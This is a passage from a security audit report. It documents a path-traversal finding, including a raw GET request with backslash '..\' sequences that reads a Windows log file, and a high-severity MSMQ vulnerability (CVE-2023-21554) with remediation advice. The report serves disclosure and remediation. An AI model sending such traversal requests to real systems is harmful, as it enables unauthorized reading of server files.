Using a specifically crafted request, a file outside the application was read:

```
GET /..\..\..\..\..\..\..\..\..\..\windows/windowsupdate.log HTTP/1.1
```

The request should be sent via a tool like Burp, as a standard browser will attempt to normalize the path before sending the request:



LOCATION

http://172.XX.XX.XXX

RECOMMENDATION

It is recommended to update the [REDACTED] application to the latest available version.

[HIGH] SECURITUM-236363-010: Remote Code Execution in Microsoft Message Queuing service

SUMMARY

During the audit, several Microsoft Message Queuing services were identified as vulnerable to the CVE-2023-21554 security vulnerability, also known as QueueJumper.

More information:

- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21554

PREREQUISITES FOR THE ATTACK

Network access.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Currently, there is no publicly available exploit allowing for code execution; available reports only permit service shutdown. However, Microsoft has classified the vulnerability as critical, and publicly available exploits may emerge in the future.

LOCATION

172.XX.X.X port 1801/tcp
172.XX.X.X port 1801/tcp
172.XX.X.XX port 1801/tcp

RECOMMENDATION

It is recommended to apply updates according to the information provided at https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21554.